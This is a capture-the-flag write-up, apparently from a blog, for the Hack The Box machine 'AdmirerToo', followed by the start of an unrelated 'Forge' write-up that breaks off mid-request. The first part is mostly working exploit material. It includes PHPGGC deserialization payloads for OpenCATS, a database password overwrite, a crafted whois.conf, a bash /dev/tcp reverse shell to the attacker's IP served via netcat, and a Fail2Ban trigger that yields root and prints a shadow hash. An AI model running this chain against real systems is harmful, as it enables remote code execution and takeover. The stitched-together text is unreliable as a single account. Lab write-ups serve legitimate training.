
First look into Opencats. Let’s forward that port via SSH or however you like. I am forwarding that port to my machine on port 9000. Let’s visit the site.

1
ssh -L 9000:127.0.0.1:8080 jennifer@10.10.11.137

The homepage gives us the version information, that is 0.9.5.2.

  • CVE-2021-25294

OpenCATS through 0.9.5-3 unsafely deserializes index.php?m=activity requests,leading to remote code execution. This occurs because lib/DataGrid.php calls unserialize for the parametersactivity:ActivityDataGrid parameter. The PHP object injection exploit chain can leverage an __destruct magic method in guzzlehttp.

For this we need to authenticate first, I couldn’t crack the admin password.

1
2
3
4
5
MariaDB [cats_dev]> select user_name,password,user_id from user\G
*************************** 1. row ***************************
user_name: admin
password: f59f297aa82171cc860d76c390ce7f3e
user_id: 1

However, we have access to it’s database, we can update the row of admin with our own password.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
482c811da5d5b4bc6d497ffa98491e38:password123

MariaDB [cats_dev]> update user set password = '482c811da5d5b4bc6d497ffa98491e38' where user_id = 1;
Query OK, 1 row affected (0.001 sec)
Rows matched: 1 Changed: 1 Warnings: 0

MariaDB [cats_dev]> select password,user_name,user_id from user\G
*************************** 1. row ***************************
password: 482c811da5d5b4bc6d497ffa98491e38
user_name: admin
user_id: 1
*************************** 2. row ***************************
password: cantlogin
user_name: cats@rootadmin
user_id: 1250
*************************** 3. row ***************************
password: f59f297aa82171cc860d76c390ce7f3e
user_name: jennifer
user_id: 1251
3 rows in set (0.001 sec)

Make sure to convert you desired password to MD5 hash. Once you update, you can login with the password.

We have access to admin dashboard. This below blog has explained how this attack works.

  • OpenCATS PHP Object Injection to Arbitrary File Write

For this to work we need to switch to activities tab and click on ‘date’ and intercept the request in Burp Suite.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
GET /index.php?m=activity&parametersactivity%3AActivityDataGrid=a%3A8%3A%7Bs%3A10%3A%22rangeStart%22%3Bi%3A0%3Bs%3A10%3A%22maxResults%22%3Bi%3A15%3Bs%3A13%3A%22filterVisible%22%3Bb%3A0%3Bs%3A9%3A%22startDate%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22endDate%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22period%22%3Bs%3A37%3A%22DATE_SUB%28CURDATE%28%29%2C+INTERVAL+1+MONTH%29%22%3Bs%3A6%3A%22sortBy%22%3Bs%3A15%3A%22dateCreatedSort%22%3Bs%3A13%3A%22sortDirection%22%3Bs%3A3%3A%22ASC%22%3B%7D HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:9000/index.php?m=activity
Cookie: CATS=95dvh0oeepi123t462f8l9ogjn
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

According to the blog, activity parameter is vulnerable. So, we need to generate serialized exploit using PHPGGC and replace it with default one.

  • PHPGGC: PHP Generic Gadget Chains

We don’t know where to upload the php webshell and which users permission will be applicable. So I tried to upload it on /dev/shm directory to find file perms.

1
2
3
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# phpggc -u --fast-destruct Guzzle/FW1 /dev/shm/test.txt /root/hackthebox/machine/admiretoo/test.txt
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A17%3A%22%2Fdev%2Fshm%2Ftest.txt%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A20%3A%22this+is+just+a+test%21%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7Di%3A7%3Bi%3A7%3B%7D

This is just a test file which will be dumped into ‘/dev/shm’ directory with user privileges.

As you can see the response is ‘HTTP 200 OK’, so It was successful. Let’s check the file permission.

1
2
3
4
5
6
7
jennifer@admirertoo:/dev/shm$ ls -la
total 4
drwxrwxrwt 2 root root 60 Jan 23 11:28 .
drwxr-xr-x 16 root root 3080 Jan 23 09:59 ..
-rw-r--r-- 1 devel devel 62 Jan 23 11:28 test.txt
jennifer@admirertoo:/dev/shm$ cat test.txt
[{"Expires":1,"Discard":false,"Value":"this is just a test!"}]

So, it’s not root who’s permission is being used to run OpenCat’s. It’s ‘devel’.

1
2
jennifer@admirertoo:/dev/shm$ grep 'devel' /etc/passwd
devel:x:1003:1003::/home/devel:/sbin/nologin

This user don’t have any shell access, that’s the reason we didn’t get this when we ran which account has shell access. Let’s look into locations ‘devel’ has access to.

1
2
3
4
5
jennifer@admirertoo:/dev/shm$ find / -group devel 2>/dev/null
/dev/shm/test.txt
/opt/opencats/INSTALL_BLOCK
/usr/local/src
/usr/local/etc

Two directories and one file. So, there’s no way we can get a reverse shell. So, let’s turn to Fail2Ban exploit.

  • Possible RCE vulnerability in mailing action using mailutils (mail-whois)

According to this blog we can get code execution if we edit the /etc/hosts file and point to my own IP address. However, we don’t have permission to edit the hosts file, only root can edit it.

1
2
jennifer@admirertoo:/dev/shm$ ls -la /etc/hosts
-rw-r--r-- 1 root root 205 Jul 7 2021 /etc/hosts

But, we can put a whois configuration file in ‘/usr/local/etc’ directory and when we execute whois command it takes configuration file for processing.

1
2
3
4
5
6
7
8
9
jennifer@admirertoo:/dev/shm$ cat /etc/fail2ban/jail.local
[DEFAULT]
ignoreip = 127.0.0.1
bantime = 60s
destemail = root@admirertoo.htb
sender = fail2ban@admirertoo.htb
sendername = Fail2ban
mta = mail
action = %(action_mwl)s

This is the default configuration of jail (fail2ban), if any IP is banned then it sends an email to specified address.

1
2
3
jennifer@admirertoo:/dev/shm$ cat /etc/fail2ban/jail.d/defaults-debian.conf
[sshd]
enabled = true

It is enabled on SSH service. Let’s create whois.conf file on Kali machine first. Whois config file has to be in RegEx format, if not then it’d give you error like below.

1
2
3
jennifer@admirertoo:~$ whois 10.10.x.x
Invalid regular expression '[{"Expires":1,"Discard":false,"Value":".*': Unmatched [,
[^, [:, [., or [=
  • whois

Below is the default format of uploaded file using OpenCats vulnerability.

1
2
jennifer@admirertoo:~$ cat /dev/shm/hello.txt
[{"Expires":1,"Discard":false,"Value":"hello\n"}]

As you can see, my actual data is ‘hello’, but it also adds other data, which is part of the GuzzleHTTP Cookie. So to make a working config file with that, we need to use ‘vertical bar’ and ‘Dot’ of RegEx, just like below.

Vertical Bar: OR operator. Search for a match to the regular expression on either side of the vertical bar. Dot: Matches any single character.

1
[{"Expires":1,"Discard":false,"Value":"}]|. [10.10.x.x]\n"}]

But as we have already seen in hello.txt result, it has already appended the Guzzle data, so we need to create a file without that on your kali machine.

Step 1

1
2
3
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# cat demo.conf
}]|. [10.10.14.8]

When we give this file to PHPGGC to serialize, it add the initial part and end part to it. Let’s serialize the configuration file.

Step 2

1
2
3
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/whois.conf /root/hackthebox/machine/admiretoo/demo.conf
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A17%3A%22%7D%5D%7C.+%5B10.10.14.8%5D%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7Di%3A7%3Bi%3A7%3B%7D

Now before we pass this to OpenCats, we need to create our reverse shell payload on Kali Linux

Step 3

1
2
3
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# cat rshell
~| bash -c "bash -i >& /dev/tcp/10.10.14.8/9001 0>&1" &

The ‘~|’ escape pipes the message composed so far through the given shell command and replaces the message with the output the command produced. If the command produced no output, mail assumes that something went wrong and retains the old contents of your message.

Step 4

1
2
3
4
5
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# nc -nvlkp 43 -c "cat rshell"
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::43
Ncat: Listening on 0.0.0.0:43
  • Listening on Port 43. This port is reserved for ‘whois protocol’

  • Using ‘-c’ switch to run shell commands after successful connection and providing our payload to run it

If you are wondering why we are using port 43, it’s because when we execute whois command from target machine to our IP address, it use port 43 to connect our IP address and if our IP doesn’t have that port open then it fails. See this below example of whois query.

Above is the whois query to google server. As you can see, my machine sends an initial syn packet to whois server IP on port 43 TCP.

So, the idea basically is we are redirecting whois request to our Kali Linux machine (IP) rather than actual whois server and when we get hit on our whois port, we run shell commands to exploit the Fail2Ban vulnerability.

Step 5

1
2
3
4
5
┌──(root💀kali)-[~]
└─# nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001

Setup a netcat listener for actual reverse shell. Now we are almost ready.

Step 6

Now we need to pass the serialized cookie via Burp Suite, just like we did previously.

Step 7

Check the dumped file from target machine.

1
2
jennifer@admirertoo:/dev/shm$ cat /usr/local/etc/whois.conf
[{"Expires":1,"Discard":false,"Value":"}]|. [10.10.14.8]"}]

We got the config file on target. This config file gets removed after every five minutes.

Step 8

Run whois from target machine.

1
2
jennifer@admirertoo:/dev/shm$ whois 10.10.14.8
~| bash -c "bash -i >& /dev/tcp/10.10.14.8/9001 0>&1" &

Make sure to use your own IP address. After executing that we got a hit on port 43 netcat listener.

1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# nc -nvlkp 43 -c "cat rshell"
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::43
Ncat: Listening on 0.0.0.0:43
Ncat: Connection from 10.10.11.137.
Ncat: Connection from 10.10.11.137:40126.
Ncat: Connection from 10.10.11.137.
Ncat: Connection from 10.10.11.137:40130.
Ncat: Connection from 10.10.11.137.
Ncat: Connection from 10.10.11.137:40132.

At this moment our payload is already delivered to target machine, now we need to trigger Fail2Ban application via failed SSH attempts.

Step 9

1
2
3
4
5
6
7
8
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# ssh root@10.10.11.137 255 ⨯
root@10.10.11.137's password:
Permission denied, please try again.
root@10.10.11.137's password:
Permission denied, please try again.
root@10.10.11.137's password:
Connection closed by 10.10.11.137 port 22

just enter 3 wrong password is fine… you will get a reverse connection on Netcat listener.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root💀kali)-[~]
└─# nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001

Ncat: Connection from 10.10.11.137.
Ncat: Connection from 10.10.11.137:42756.
bash: cannot set terminal process group (3043): Inappropriate ioctl for device
bash: no job control in this shell
root@admirertoo:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@admirertoo:/# whoami
whoami
root
root@admirertoo:/# cat /root/root.txt
cat /root/root.txt
de978ef00fa5fd259349809129068f70
root@admirertoo:/# cat /etc/shadow | grep root
cat /etc/shadow | grep root
root:$6$eP5MVyB1lXtVQgzU$H4xJdGiHfSu9JmUR80juqHC5BAca79yir2Z6bipW8s.DowTuNRo82/CjN7EMBK8lczD1AMYxgKTIp79DjN2R31:18817:0:99999:7:::

Make sure to get root flag or whatever as quick as possible, the shell is unstable and it gets disconnected.

Summary of knowledge

  • vhost fuzz with ffuf
  • SSRF redirect in adminer (CVE-2021-21311)
  • OpenTSDB 2.4.0 Remote Code Execution (CVE-2020-35476)
  • password reused
  • Possible RCE vulnerability in mailing action using mailutils(mail-whois)(CVE-2021-25294)
  • OpenCATS PHP Object Injection to Arbitrary File Write
  • PHPGGC: PHP Generic Gadget Chains generate exploits
  • privesc through Modify the /usr/local/etc/whois.conf and whois command

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

URL 验证、重定向与内部 FTP

大小写与重定向影响 URL 黑名单的判断,内部 FTP 提供文件入口。后续 sudo Python 脚本的调试行为保留在同一条来源链中。

来源 forge · 原记录 2021-09-13 · 22 个代码块 · 4 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Linux
Difficulty: Medium
Points: 30
Release: 11 Sep 2021
IP: 10.10.11.111

  • my htb rank

Enumeration

Nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root💀kali)-[~/hackthebox/machine/forge]
└─# nmap -sC -sV -v -p- --min-rate=10000 10.10.11.111
PORT STATE SERVICE VERSION
21/tcp filtered ftp
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| 256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_ 256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open http Apache httpd 2.4.41
| http-methods:
|_ Supported Methods: HEAD OPTIONS GET
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Gallery
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel

There are three ports open 21:ftp(filtered),22:ssh,80:http

Port-80

When we go to the ip it will redirected to forge.htb

Let’s quickly add that in our /etc/hosts file.

1
10.10.11.111    forge.htb

Now let’s check what’s running on the port 80.

It’s a simple gallery page.

And when we go to upload an image page we can see that there is two options to upload file

  1. upload through local file
  2. upload through url

After some hit and try to upload php rev shell through changing shell.php to shell.php.jpg but that’s didn’t work.

After that i try finding sub-domain with gobuster and i got admin.forge.htb

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root💀kali)-[~/hackthebox/machine/forge]
└─# gobuster vhost -u http://forge.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 50 -r
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://forge.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
===============================================================
2021/09/12 03:26:55 Starting gobuster in VHOST enumeration mode
===============================================================
Found: admin.forge.htb (Status: 200) [Size: 27]

After that i quickly add that in my host file.

1
10.10.11.111    forge.htb admin.forge.htb

Now let’s go to admin.forge.htb

And we see only localhost is allowed.

After that i think we can access that admin page with upload from url functionality which we see in the forge.htb/upload page.

For that let’s first capture that req in burp.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
POST /upload HTTP/1.1

Host: forge.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 17

Origin: http://forge.htb

Connection: close

Referer: http://forge.htb/upload

Upgrade-Insecure-Requests: 1


url=test&remote=1

And we can only use http,https.

So let’s first try with loopback address.

And we see it’s a blacklisted address.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
POST /upload HTTP/1.1

Host: forge.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

